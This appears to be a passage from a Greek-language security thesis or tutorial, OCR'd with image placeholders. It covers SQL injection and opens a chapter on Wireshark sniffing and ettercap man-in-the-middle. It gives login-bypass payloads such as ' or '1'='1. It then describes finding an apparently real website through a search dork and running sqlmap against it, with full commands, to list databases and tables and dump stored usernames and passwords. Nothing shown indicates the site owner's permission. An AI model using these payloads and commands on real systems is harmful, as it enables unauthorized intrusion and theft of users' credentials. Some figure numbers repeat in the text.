
sql queries ώστε να δει αν θα πάρει απαντήσεις από την βάση δεδομένων του στόχου χωρίς να είναι σχεδιασμένο το σύστημα να κάνει κάτι τέτοιο. Μία επιτυχημένη επίθεση sql injection μπορεί ο επιτιθέμενος να κλέψει από μία βάση δεδομένων δεδομένα όπως κωδικούς , τραπεζικούς λογαριασμούς και άλλα στοιχεία ανάλογα σε ποια βάση δεδομένων επιτίθεται ο επιτιθέμενος. Μία επιτυχημένη επίθεση sql injection δεν είναι μόνο να κλέψει κάποιος τα δεδομένα μία βάση αλλά θα μπορούσε να τα τροποποιήσει ή να τα διαγράψει. Από την στιγμή που κάποια ιστοσελίδα χρησιμοποιεί την γλώσσα sql για την βάση δεδομένων τότε υπάρχει σε άλλες ιστοσελίδες μικρή πιθανότητα και σε άλλες ιστοσελίδες μεγάλη πιθανότητα να βρεθεί και να γίνει εκμεταλλεύσιμη κάποια αδυναμία από κάποιον κακόβουλο χρήστη. Από την στιγμή που θα βρεθεί η αδυναμία για sql injection ο επιτιθέμενος μπορεί να παρακάμψει τους μηχανισμούς της αυθεντικοποίησης και να αρχίσει το μηχάνημα να του δίνει όλες τις βάσεις δεδομένων , τα tables των βάσεων και τα collumns του κάθε table με όλα τα δεδομένα του φυσικά.

Για να πραγματοποιηθεί μια sql injection επίθεση και να περάσει τους μηχανισμούς της ασφάλειας θα πρέπει να γίνει εισαγωγή εντολών sql που καλούν για αποτελέσματα στην βάση από τα input της εφαρμογής και να μην υπάρχει επιπλέον κώδικας που να φιλτράρει τα αποτελέσματα που δέχεται το input της εφαρμογής πριν φτάσει στην βάση δεδομένων.

Ας δούμε κάποια απλά παραδείγματα με sql injection πως λειτουργούν στην πράξη. Όταν σε μία εφαρμογή που ένας χρήστης θέλει να κάνει log in και η εφαρμογή χρησιμοποιεί την SQL για γλώσσα διαχείρισης βάσεων δεδομένων τότε ο χρήστης στα input θα γράψει username ας πούμε "tom" και password ας πούμε "tom". Όταν ο χρήστης βάλει τα στοιχεία του και κάνει submit αυτά τα στοιχεία θα περάσουν στο σύστημα βάσης δεδομένων και θα δημιουργηθεί ένα sql query και εξεταστεί ο παρακάτω κώδικας να δει το σύστημα βάσεων δεδομένων είναι έγκυρο. SELECT * FROM users WHERE name='tom' and password='tom' . Αυτά τα στοιχεία ήδη υπάρχουν στην βάση δεδομένων αντιστοιχισμένα , η sql θα απαντήσει σαν έγκυρο και ο χρήστης θα κάνει log in με επιτυχία.




εικόνα 3.230 εδώ είναι μία απλή εφαρμογή με ένα απλό log in που από πίσω έχει μία βάση δεδομένων mySQL και χωρίς ενδιάμεσα να φιλτράρει κάποιος κώδικας τις πληροφορίες που παίρνει η εφαρμογή.




εικόνα 3.231

όταν πάτησα το κουμπί submit η εφαρμογή πήρε τις πληροφορίες και τις έστειλε στο σύστημα διαχείρισης βάσεων δεδομένων. Με αυτές τις πληροφορίες που έστειλε η εφαρμογή η διαχείριση βάσεων δεδομένων δημιούργησε το παραπάνω sql query όπου με αυτό το sql query έψαξε στο table με όνομα users της βάσης και είδε στα collumns name και password ότι υπάρχει σε αντιστοιχία οι πληροφορίες tom και tom. Αφού το σύστημα διαχείρισης βάσεων δεδομένων το θεώρησε έγκυρο γύρισε στην εφαρμογή ότι υπάρχει η αντιστοιχία και έτσι η εφαρμογή έκανε με επιτυχία log in πετώντας το μήνυμα succefully log in.




εικόνα 3.232 στο σύστημα διαχείρισης βάσης δεδομένων το query SELECT * FROM users WHERE name='tom' and password='tom'όταν θα μπουν οι πληροφορίες στην πλατφόρμα και τις στείλει.




εικόνα 3.233 το σύστημα διαχείρισης βάσεων δεδομένων απαντά ότι υπάρχει αυτή η αντιστοιχία στο table users.


Τώρα θα προσπαθήσω με άλλους τρόπους να μιλήσω με το σύστημα διαχείρισης βάσεων δεδομένων να δω άμα θα έχω κάποια θετικά αποτελέσματα.



εικόνα 3.234 Τώρα από την εφαρμογή που εισάγω τις πληροφορίες για να πάνε στην διαχείριση βάσεων δεδομένων θα προσπαθήσω να εισάγω τον παραπάνω κώδικα αντί για κάποιον κωδικό που υπάρχει.



εικόνα 3.235 στην παραπάνω εικόνα στην εφαρμογή όπου εισάγω πληροφορίες στην εφαρμογή υποτίθεται ότι δεν ήξερα τον κωδικό του username tom οπότε στο username πρόσθεσα "tom" και για password έδωσα το ' or '1'='1. Αυτά τα στοιχεία θα περάσουν στο σύστημα διαχείρισης βάσεων δεδομένων και θα δημιουργηθεί το εξής query. SELECT * FROM users WHERE name="tom" and password='' or '1'='1'. Αυτό το query θα ψάξει να βρει στην στήλη name το tom αλλά δεν θα ψάξει στην στήλη password για τον κωδικό γιατί στο query το statement που μιλάει για το password θα πάρει την τιμή 1 πριν καν ψάξει γιατί έχει την εξής πράξη 1=1 όπου αυτό θα παίρνει πάντα σαν αποτέλεσμα την τιμή 1 με αποτέλεσμα το σύστημα διαχείρισης βάσεων δεδομένων να μην ψάξει το password και να γυρίσει στην εφαρμογή το αποτέλεσμα έγκυρο και με την σειρά του η εφαρμογή θα βάλει κάνει log in τον χρήστη όπου μόλις τοποθέτησε με sql injection ένα μέρος ενός sql query στο πλαίσιο του password.



εικόνα 3.236 Τώρα θα προσθέσω στα inputs της ίδιας εφαρμογής το ίδιο ακριβώς και στο προηγούμενο παράδειγμα αλλά αυτήν την φορά και στο username. Οπότε στο username θα είναι το ' or '1'='1και για password θα είναι το ' or '1'='1 . Η εφαρμογή θα τα στείλει στο σύστημα διαχείρισης βάσεων δεδομένων και θα δημιουργήσει ένα sql query

όπου θα είναι το εξής : SELECT * FROM users WHERE name" or '1'='1' and password=" or '1'='1'όπου όταν το δει αυτό το σύστημα διαχείρισης δεν θα χρειαστεί να ψάξει μέσα στα tables της βάσης γιατί μέσα στα statements toy querry υπάρχει μία απόδοση τιμής που λέει ότι 1=1 οπότε αυτό βγαίνει πάντα αληθές. Η διαχείριση βάσεων δεδομένων θα απαντήσει στην εφαρμογή σαν έγκυρο οπότε θα κάνω log in μέσα στην εφαρμογή σαν χρήστης. Αυτό ήταν ένα απλό παράδειγμα για το πως δουλεύει μία τεχνική sql injection.

3.10.1 SQL INJECTION ΜΕ ΤΟ SQLMAP

Σε αυτήν την επίθεση που θα κάνω παρουσίαση θα χρειαστώ 2 βασικά εργαλεία. Το kali linux 2 64 bit που είναι μία διανομή των linux σχεδιασμένη για penetration testing και το εργαλείο sqlmap που είναι εγκατεστημένο μέσα στο kali linux εξ αρχής. Πριν αρχίσει οποιαδήποτε επίθεση βεβαιωνόμαστε ότι το λειτουργικό σύστημα είναι πλήρες ενημερωμένο. Για να γίνει ενημέρωση πηγαίνω στο τερματικό του Kali linux και δίνω την εντολή apt-get update && apt-get dist upgrade . Το εργαλείο sqlmap είναι ανοιχτού κώδικα λογισμικό ειδικά σχεδιασμένο για penetration testing. Ο σκοπός του είναι αυτοματοποιημένα να εντοπίζει τα κενά ασφαλείας και να εκμεταλλεύεται κενά που είναι ευάλωτα σε sql injection επιθέσεις.

Πριν ξεκινήσει η επίθεση sql injection με το εργαλείο sqlmap θα βρω πρώτα μία ιστοσελίδα όπου είναι ευάλωτη σε τεχνικές sql injection.

εικόνα 3.237 θα γράψω στο search του google το index.php?id= και θα μου εμφανίσουν ιστοσελίδες που το link τους δίπλα στο url έχουν το index.php?id . Αυτό είναι πάρα πολύ ύποπτο γιατί δείχνει ότι στην βάση δεδομένων της σελίδας έχει καλεστεί κάτι με αυτό το id. Θα ανοίξω μία ιστοσελίδα ώστε να τσεκάρω αν είναι ευάλωτη σε sql injection.


εικόνα 3.238 η ιστοσελίδα φαίνετε ότι τράβηξε κάτι από την βάση δεδομένων με αριθμό id=1 . Μάλλον είναι sql γλώσσα που χρησιμοποιεί. Στο link θα προσθέσω απλά το σύμβολο ' . Αν αντιδράσει πετώντας μήνυμα error που να γράφει sql error τότε η σελίδα είναι ευάλωτη σε sql injections.

εικόνα 3.239 στο url μόλις πρόσθεσα το σύμβολο ' και ξανακάλεσα την σελίδα με αυτό το link. Πέταξε μήνυμα error που λέει το εξής. SELECT * FROM content_ews WHERE id=1' You have an error in your SQLsyntax; check the manual corresponds to your MySQL server version for the right syntax to use near "\" at line 1 .


Στο παραπάνω μηνύματα μπορώ να συμπεράνω κάποια πράγματα. Πρώτον αφού έβαλα το σύμβολο ' που αυτό το σύμβολο το χρησιμοποιούν στην sql γλώσσα για να εισάγεις κάποια δεδομένα μπορώ να εισάγω κιάλα δίπλα από αυτό το σύμβολο ώστε να βρω δεδομένα όπου η σελίδα δεν θα τα εμφάνιζε σε άλλους χρήστες. Αλλά αυτό θα το αφήσω για το sqlmap όπου τα κάνει αυτοματοποιημένα. Το δεύτερο που συμπεραίνω είναι ότι χρησιμοποιεί mySQL γλώσσα γιατί το μήνυμα error που πετάει το χρησιμοποιούν εφαρμογές που χρησιμοποιούν την γλώσσα mySQL όπως παράδειγμα η εφαρμογή phpMyAdmin που είναι σύστημα διαχείρισης βάσεων δεδομένων. Το τρίτο που συμπεραίνω είναι ότι αυτό είναι λάθος του προγραμματιστή της σελίδας. Γιατί δεν έβαλε κώδικα ασφαλείας όπως παράδειγμα έναν κώδικα που να φιλτράρει αυτά που στέλνει ένας χρήστης ώστε να μπλοκάρονται στο φιλτράρισμα πριν φτάσουν στο σύστημα διαχείρισης βάσεων δεδομένων ώστε να αποτρέπετε κάποια sql injection επίθεση.

εικόνα 3.240 αφού διαπίστωσα ότι η σελίδα είναι ευάλωτη σε sql injections θα ξεκινήσω το sql map. Θα ανοίξω ένα τερματικό και θα γράψω την εντολή sqlmap -u http://www.uselitewine.com/index.php?id=1 -- dbs . Αυτή η εντολή θα προσπαθήσει να εμφανίσει όλες τις διαθέσιμες βάσεις δεδομένων που υπάρχουν πίσω από αυτήν την ιστοσελίδα.


εικόνα 3.241 μετά από κάποια λεπτά αναμονής το sqlmap μόλις εμφάνισε 3 βάσεις δεδομένων. Τα ονόματα τους είναι information_scema , yourcms_db και yourcms_dbTest. Θα προσπαθήσω να συνδεθώ σε κάποια βάση δεδομένων από αυτές τις τρεις.



εικόνα 3.242 για να συνδεθώ στην βάση δεδομένων με όνομα yourcms_db θα γράψω την ίδια εντολή με κάποιες επιπλέον παράμετρους που θα προσδιορίζουν την συγκεκριμένη βάση δεδομένων και να εμφανίσει τα tables της βάσης. sqlmap -u http://www.uselitewine.com/index.php?id=1 -D yourcms_db --tables .




εικόνα 3.243 το sqlmap όπως φαίνετε και στο screenshot κατάφερε να σκάψει ακόμα ποιο βαθιά και να φανερώσει τα tables που υπάρχουν μέσα στην βάση δεδομένων yourcms_db . Τα tables που εμφανίστηκαν είναι 58. Θα προσπαθήσω να δω άμα καταφέρω να μπω ποιο βαθιά ώστε να καταφέρω να εξάγω δεδομένα για χρήστες που είναι εγγεγραμμένοι στην σελίδα.



εικόνα 3.234 και άλλα αποτελέσματα από τα 58 tables που εμφάνισε το sqlmap. η λίστα είναι τεράστια και θα έπιανε πολύ χώρο άσκοπα.

εικόνα 3.235 εντόπισα μέσα στα tables ένα table με όνομα user_sites. Θα προσπαθήσω με το sqlmap να εμφανίσω τα collumns αυτού του table με την εξής εντολή. sqlmap -u http://www.uselitewine.com/index.php?id=1 -D yourcms_db -T user_sites --columns .


.



εικόνα 3.236 το table με όνομα user_sites εμφάνισε 26 columns. Μέσα σε αυτά τα columns υπάρχουν 2 columns με ονόματα password και user_name. Και τα 2 είναι τύπου varchar οπότε έχουν strings μέσα. Θα πρέπει να τα χρησιμοποιούν οι χρήστες για να εισέλθουν στην σελίδα. Θα προσπαθήσω να συνδεθώ στην σελίδα με τους κωδικούς και usernames. Θα δώσω την εξής εντολή

sqlmap -u http://www.uselitewine.com/index.php?id=1 -D yourcms_db -T user_sites -C username,password --dump .

εικόνα 3.237 όπως φαίνετε μετά την εντολή που έδωσα το sqlmap κατάφερε να εμφανίσει όλα τα usernames και τα password που βρίσκονται μέσα στο table user_sites όπου αυτό το table υπάρχει μέσα στην βάση δεδομένων με όνομα yourcms_db.



εικόνα 3.238 το υπόλοιπο από την μεγάλη λίστα αποτελεσμάτων που εμφάνισε το sqlmap. Ένας κακόβουλος χρήστης θα μπορούσε να χρησιμοποιήσει μία τέτοια ενέργεια ώστε να βρει τον κωδικό του admin και να εισέλθει στην σελίδα σαν admin ώστε να κάνει κάποια κακόβουλη ενέργεια. Άλλα δεν θα ήταν και πολύ σοφό κάτι τέτοιο γιατί το ποιο πιθανόν που θα συμβεί σε έναν τέτοιο χρήστη θα ήταν να βρεθεί στην φυλακή. Ένας white hat hacker ή ένας gray hat hacker αν εντοπίσει ένα τέτοιο πρόβλημα σε κάποια εφαρμογή έχει το χρέος να αναφέρει στον διαχειριστή της σελίδας ώστε να καλύψει τα κενά ασφαλείας πριν κάποιος κακόβουλος χρήστης προσπαθήσει κάτι για προσωπικό του κέρδος.

Κεφάλαιο 4 passive hacking Πρακτικό κομμάτι

Στο πρακτικό μέρος αυτού του κεφαλαίου θα αναδείξω:

1) Μία γρήγορη εισαγωγή σε ένα πολύ βασικό εργαλείο το wireshark που η δουλειά του είναι για network monitoring και sniffing packets χωρίς να έχει συνδεθεί σε κάποιον υπολογιστή μέσα σε ένα δίκτυο.

2) Στο δεύτερο μέρος αυτού του κεφαλαίου θα δείξω πως μπορεί να χρησιμοποιηθεί το wireshark για passive information gathering. Δηλαδή να μαθαίνει στοιχεία για κάποια μηχανήματα σε ένα δίκτυο χωρίς να τα "ενοχλεί" άμεσα.

3) Σε αυτό το μέρος του κεφαλαίου θα δείξω μερικούς τρόπους συλλογής πληροφοριών για έναν στόχο χωρίς να το καταλαβαίνει ο στόχος. Κάποιοι τρόποι passive information gathering δηλαδή χωρίς να έχω άμεση σύνδεση σε έναν υπολογιστή για να μάθω περισσότερα για τον στόχο ή το δίκτυο.

4) Σε αυτό το μέρος θα αναδείξω πως γίνετε με το wireshark να κάνει sniffing πληροφορίες όπως κωδικούς , εικόνες και άλλα αρχεία σε μια μη κρυπτογραφημένη σύνδεση. Η υποκλοπή γίνετε με passive τρόπο δηλαδή δεν έχω συνδεθεί στον υπολογιστή του στόχου απλά κάνει sniffing τα πακέτα που στέλνει με passive τρόπο.

5) Σε αυτό το μέρος θα αναδείξω πως γίνετε με το εργαλείο ettercap η υποκλοπή δεδομένων με μία τεχνική man in the middle που έχει passive χαρακτηριστικά. Δηλαδή δεν υπάρχει άμεση επαφή με τον υπολογιστή απλά καταγράψει και τραβάει πληροφορίες.

4.1 Wireshark indroduction

Το wireshark είναι ένα εργαλείο όπου η δουλεία του είναι να κάνει sniffing τα πακέτα δεδομένων και να κάνει ανάλυση πακέτων σε ένα δίκτυο. Το wireshark είναι ένα εργαλείο όπου είναι χρήσιμο για έναν αναλυτή δεδομένων όπου ελέγχει τι γίνετε μέσα σε ένα καλώδιο ή ασύρματα στον αέρα. Το wireshark μπορεί να χρησιμοποιηθεί για πολλούς λόγους. Κάποιοι είναι οι εξής :

1) Οι χρήστες μπορούν να μάθουν στην πράξη πως δουλεύουν τα δίκτυα δεδομένων , τα πρωτόκολλα επικοινωνίας και πως επικοινωνούν οι υπολογιστές.

2) Επαγγελματίες ή απλοί χρήστες που ασχολούνται με την ασφάλεια υπολογιστών και δικτύων το wireshark είναι ένας πολύτιμος βοηθός για να δουν τι συμβαίνει μέσα στην κίνηση ενός δικτύου.

3) Σχεδιαστές λογισμικού δικτύων τους βοηθάει το wireshark στον εντοπισμό λαθών και σφαλμάτων ώστε να ξέρει ο προγραμματιστής που να στοχεύσει για να διορθωθεί το πρόβλημα.

